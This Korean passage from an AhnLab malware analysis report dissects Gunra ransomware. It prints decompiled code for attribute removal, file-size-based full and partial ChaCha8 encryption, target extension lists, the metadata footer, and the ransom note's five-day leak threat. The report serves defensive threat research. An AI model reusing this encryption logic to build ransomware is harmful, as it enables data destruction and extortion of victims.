  *(_QWORD *)(qword_1400314F0 + 104) = Function_GetFileAttributesW;
}
v4 = Function_GetFileAttributesW(v2);
if ( v4 != -1 && (v4 & 1) != 0 )
{
  v5 = *a1;
  Function_SetFileAttributesW = *(void (__fastcall **)(__int64, _QWORD))(qword_1400314F0 + 112);
  if ( !Function_SetFileAttributesW )
  {
    Function_SetFileAttributesW = (void (__fastcall *)(__int64, _QWORD))GetAddressOfFunction(0LL, 0, 0xA62CC8E1);
    *(_QWORD *)(qword_1400314F0 + 112) = Function_SetFileAttributesW;
  }
  Function_SetFileAttributesW(v5, v4 ^ 1u);
}
```

[그림 24] 파일의 FILE_ATTRIBUTE_READONLY 속성 확인 및 제거

[표 9]의 확장자를 갖고 있거나, 파일 크기가 1MB 이하인 경우에는 파일 전체 내용을 암호화한다.

파일 전체 암호화 방식을 사용할 파일 확장자
4dd, 4dl, accdb, accdc, accde, accdr, accdt, accft, adb, ade, adf, adp, arc, ora, alf, ask, btr, bdf, cat, cdb, ckp, cma, cpd, dacpac, dad, dadiagrams, daschema, db, db-shm, db-wal, db3, dbc, dbf, dbs, dbt, dbv, dbx, dcb, dct, dcx, ddl, dlis, dp1, dqy, dsk, dsn, dtsx, dxl, eco, ecx, edb, epim, exb, fcd, fdb, fic, fmp, fmp12, fmpsl, fol, fp3, fp4, fp5, fp7, fpt, frm, gdb, grdb, gwi, hdb, his, ib, idb, ihx, itdb, itw, jet, jtx, kdb, kexi, kexic, kexis, lgc, lwx, maf, maq, mar, mas, mav, mdb, mdf, mpd, mrg, mud, mwb, myd, ndf, nnt, nrmlib, ns2, ns3, ns4, nsf, nv, nv2, nwdb, nyf, odb, oqy, orx, owc, p96, p97, pan, pdb, pdm, pnz, qry, qvd, rbf, rctd, rod, rodx, rpd, rsd, sas7bdat, sbf, scx, sdb, sdc, sdf, sis, spq, sql, sqlite, sqlite3, sqlitedb, te, temx, tmd, tps, trc, trm, udb, udl, usr, v12, vis, vpd, vvv, wdb, wmdb, wrk, xdb, xld, xmlff, abcddb, abs, abx, accdw, adn, db2, fm5, hjt, icg, icr, kdb, lut, maw, mdn, mdt

[표 9] 파일 전체 암호화 방식을 사용할 파일 확장자

```
    if ( (unsigned int)Check_FileExtension160(*a1) )
      goto LABEL_14;
    if ( (unsigned int)sub_140008520(*a1) )
    {
      LOBYTE(v16) = 20;
      LOBYTE(v14) = 37;
      if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
        return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v17, v18, 20);
    }
    else
    {
      v20 = a1[2];
      if ( v20 <= 0x100000 )
      {
LABEL_14:
        LOBYTE(v14) = 36;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
          return ENCRYPT_ALL(a1, a2);
        return 0LL;
      }
      if ( v20 > 5242880 )
      {
        LOBYTE(v16) = 50;
        LOBYTE(v14) = 37;
        if ( (unsigned int)InjectToFileEnd(a1, v14, v16) )
          return (unsigned int)ENCRYPT_Part_Percent((_DWORD)a1, a2, v28, v29, 50);
      }
      else
      {
        LOBYTE(v14) = 38;
        if ( (unsigned int)InjectToFileEnd(a1, v14, 0LL) )
        {
          v35 = 0;
          v21 = 0LL;
          while ( 1 )
          {
            v22 = 0x100000 - v21;
            Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
            if ( 0x100000 - v21 > 5242880 )
              v22 = 5242880;
            v24 = a1[1];
```

[그림 25] 특정 파일 확장자를 갖고 있거나 파일 크기가 1MB 이하인 경우의 암호화 로직

파일 크기가 1MB 초과, 5MB 이하인 경우에는 파일의 앞부분 1MB에 해당하는 내용만 암호화한다.

```
while ( 1 )
{
  v22 = 0x100000 - v21;
  Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
  if ( 0x100000 - v21 > 5242880 )
    v22 = 5242880;
  v24 = a1[1];
  if ( !Function_ReadFile )
  {
    Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
    *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
  }
  if ( !Function_ReadFile(v24, a2, v22, &v35, 0LL) )
    break;
  v25 = v35;
  if ( !v35 )
    break;
  v21 += v35;
  ENCRYPT(a1 + 3, a2, a2, v35);
  v34 = a1[1];
  v26 = -(__int64)v35;
  Function_SetFilePointerEx = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
  if ( !Function_SetFilePointerEx )
  {
    Function_SetFilePointerEx = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
    *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx;
  }
  if ( !Function_SetFilePointerEx(v34, v26, 0LL, 1LL) || !(unsigned int)sub_140009310(a1[1], a2, v25) )
    break;
  if ( v21 >= 0x100000 )
    return 1LL;
}
return v7;
```

[그림 26] 파일 크기가 1MB 초과 5MB 이하인 경우의 암호화 로직

[표 10]과 같이 20개의 확장자를 갖고 있거나 파일 크기가 5MB를 초과하는 경우, 파일의 특정 부분만 암호화한다.

부분 암호화 방식은 "20% 암호화"와 "50% 암호화" 두 종류로 구분된다. 20개 확장자를 가진 파일에는 20% 암호화 방식을, 해당 확장자를 갖지 않으면서 파일 크기가 5MB를 초과하는 파일에는 50% 암호화 방식을 사용한다.

20% 암호화 방식은 파일 전체 크기의 7% 비율로 최대 3회 반복하여 암호화를 수행한다. 50% 암호화 방식은 파일 전체 크기의 10% 비율로 최대 5회 반복하여 암호화한다.

20% 암호화 방식을 사용할 파일 확장자
vdi, vhd, vmdk, pvm, vmem, vmsn, vmsd, nvram, vmx, raw, qcow2, subvol, bin, vsv, avhd, vmrs, vhdx, avdx, vmcx, iso

[표 10] 20% 암호화 방식을 사용할 파일 확장자

```
v25 = 0;
if ( a5 == 20 )
{
  FileSize = *(_QWORD *)(a1 + 16);
  v23 = 3;
  v8 = 7 * (FileSize / 100);
  Offset_EncryptStart = (FileSize - 21 * (FileSize / 100)) / 2;
}
else
{
  if ( a5 != 50 )
    return 0LL;
  v23 = 5;
  v8 = 10 * (*(_QWORD *)(a1 + 16) / 100LL);
  Offset_EncryptStart = v8;
}
v11 = 0;
v22 = 0;
v24 = Offset_EncryptStart;
do
{
  v12 = 0LL;
  if ( v11 )
  {
    v13 = *(_QWORD *)(a1 + 8);
    Function_SetFilePointerEx_1 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !Function_SetFilePointerEx_1 )
    {
      Function_SetFilePointerEx_1 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = Function_SetFilePointerEx_1;
    }
    if ( !Function_SetFilePointerEx_1(v13, Offset_EncryptStart, 0LL, 1LL) )
      break;
  }
```

[그림 27] 20% 및 50% 암호화 로직

```
if ( v8 > 0 )
{
  do
  {
    v15 = *(_QWORD *)(a1 + 8);
    v16 = v8 - v12;
    Function_ReadFile = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, unsigned int *, _QWORD))(qword_1400314F0 + 32);
    if ( v8 - v12 > 5242880 )
      v16 = 5242880;
    if ( !Function_ReadFile )
    {
      Function_ReadFile = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, unsigned int *, _QWORD))GetAddressOfFunction(0LL, 0, 0xF91AC9A0);
      *(_QWORD *)(qword_1400314F0 + 32) = Function_ReadFile;
    }
    if ( !Function_ReadFile(v15, a2, v16, &v25, 0LL) )
      break;
    v18 = v25;
    if ( !v25 )
      break;
    v12 += v25;
    ENCRYPT(a1 + 24, a2, a2, v25);
    v19 = *(_QWORD *)(a1 + 8);
    v20 = -(__int64)v25;
    v21 = *(unsigned int (__fastcall **)(__int64, __int64, _QWORD, __int64))(qword_1400314F0 + 160);
    if ( !v21 )
    {
      v21 = (unsigned int (__fastcall *)(__int64, __int64, _QWORD, __int64))GetAddressOfFunction(0LL, 0, 0xD54E6BD3);
      *(_QWORD *)(qword_1400314F0 + 160) = v21;
    }
  }
  while ( v21(v19, v20, 0LL, 1LL) && (unsigned int)sub_140009310(*(_QWORD *)(a1 + 8), a2, v18) && v12 < v8 );
  v11 = v22;
}
v9 = v24;
v22 = ++v11;
```

[그림 28] 20개의 확장자를 갖고 있거나 파일 크기가 5MB 초과인 경우의 암호화 로직

```
CountOfRound = 4LL;
while ( 1 )
{
  v28 = v100 + v20;
  v29 = v15 + v16;
  v30 = v106 + v22;
  v31 = v27 + v18;
  v32 = __ROL4__(v30 ^ v26, 16);
  v33 = v32 + v23;
  v34 = __ROL4__(v31 ^ v11, 16);
  v35 = v34 + v17;
  v36 = __ROL4__(v29 ^ v24, 16);
  v37 = v36 + v19;
  v38 = __ROL4__(v28 ^ v25, 16);
  v39 = v38 + v21;
  v40 = __ROL4__(v27 ^ v35, 12);
  v41 = v40 + v31;
  v42 = __ROL4__(v41 ^ v34, 8);
  v43 = v42 + v35;
  v44 = __ROL4__(v40 ^ v43, 7);
  v45 = __ROL4__(v15 ^ v37, 12);
  v46 = v45 + v29;
  v47 = __ROL4__(v46 ^ v36, 8);
  v48 = v47 + v37;
  v49 = v45 ^ v48;
```

[그림 29] ChaCha8 암호화 알고리즘

파일 끝에 삽입되는 메타데이터 크기는 10 바이트다. 파일의 암호화 방식, 암호화 비율, 파일 크기 값으로 구성되어 있다.

메타데이터 첫 번째 필드에는 해당 파일에 사용된 암호화 방식에 따라 값이 저장된다.

파일 암호화 방식	첫 번째 필드 값
전체 암호화 방식을 사용한 경우	0x24
부분 암호화 방식을 사용한 경우	0x25
앞 1MB 암호화 방식을 사용한 경우	0x26

[표 11] 메타데이터의 첫 번째 필드 (파일 암호화 방식)


두 번째 필드에는 파일 암호화 비율 값이 저장된다. 이는 부분 암호화 방식이 사용된 경우에만 기록된다. 해당 필드에는 20% 암호화 방식이 사용된 경우에는 0x14, 50% 암호화 방식이 사용된 경우에는 0x32 값이 저장된다.

파일 암호화 방식	두 번째 필드 값
전체 암호화 방식을 사용한 경우	0
20% 부분 암호화 방식을 사용한 경우	0x14
50% 부분 암호화 방식을 사용한 경우	0x32
앞 1MB 암호화 방식을 사용한 경우	0

[표 12] 메타데이터의 두 번째 필드 (파일 암호화 비율)

마지막으로, 메타데이터 세 번째 필드에는 해당 암호화된 파일의 전체 크기 값이 저장된다.


[그림 30] 파일에 따라 서로 다른 메타데이터 값 설정



[그림 31] 파일 끝에 삽입되는 메타데이터 구조


4. 랜섬노트

아래는 윈도우 환경에서 Gunra 랜섬웨어에 감염된 화면이다. 바탕화면은 크게 변경되지 않는다.



[그림 32] 암호화 후 바탕화면

다만, 암호화 제외 폴더를 제외한 모든 암호화 작업 경로에 "R3ADM3.txt" 이름의 랜섬노트가 생성된다. 랜섬노트에는 5일 내로 복호화 협상을 진행하지 않을 경우, 다크웹에 데이터를 유출할 수 있다는 협박성 메시지가 포함되어 있다.



[그림 33] 랜섬노트 (R3ADM3.txt)

결론

Gunra 랜섬웨어 그룹의 전용 유출 사이트(Dedicated Leak Sites, DLS)를 보면, 랜섬웨어 피해 기업들이 지속적으로 업데이트되고 있다. 이 공격 그룹은 산업과 국가를 가리지 않고 취약한 시스템이 있는 기업들을 주 타겟으로 삼는다. 기업들은 주요 자산을 보호하기 위해 다음의 보안 수칙을 철저히 준수해야 한다.

- 운영체제 및 소프트웨어 최신 보안 업데이트 및 자동 업데이트 적용
- 보안 소프트웨어 운영 및 최신 상태 유지
- 정기적인 백업 수행 – 백업 자료를 오프라인 또는 별도 네트워크에 보관
- 신뢰할 수 없는 출처의 웹사이트나 이메일 링크 또는 첨부파일 열람 주의
- 유추하기 어려운 패스워드 사용 및 멀티 팩터 인증 사용

또한, 랜섬웨어 방어에 최적화된 보안 플랫폼을 운영하면 Gunra 랜섬웨어 등 다양한 악성코드에 효과적으로 대응할 수 있다. 특히, 안랩은 윈도우와 리눅스 운영체제를 아우르는 엔드포인트-네트워크-이메일 연계 보안 오퍼링을 제공한다. 탄탄한 고객 레퍼런스와 마이터어택 평가(MITRE ATT&CK Evaluation) 등 객관적으로 검증된 솔루션들을 바탕으로 랜섬웨어 보안을 위한 최적의 파트너로 자리매김하고 있다.

이번에 분석한 Gunra 랜섬웨어의 IoC, 안랩 진단명 등에 대한 자세한 정보는 안랩의 위협 인텔리전스 플랫폼 AhnLab TIP 구독 서비스를 통해 확인할 수 있다.

분석 보고서
Gunra 랜섬웨어

㈜안랩

경기도 성남시 분당구 판교역로 220 (우) 13493

홈페이지 : www.ahnlab.com

대표전화 : 031-722-8000 | 구매문의 : 1588-3096 | 팩스 : 031-722-8901

AhnLab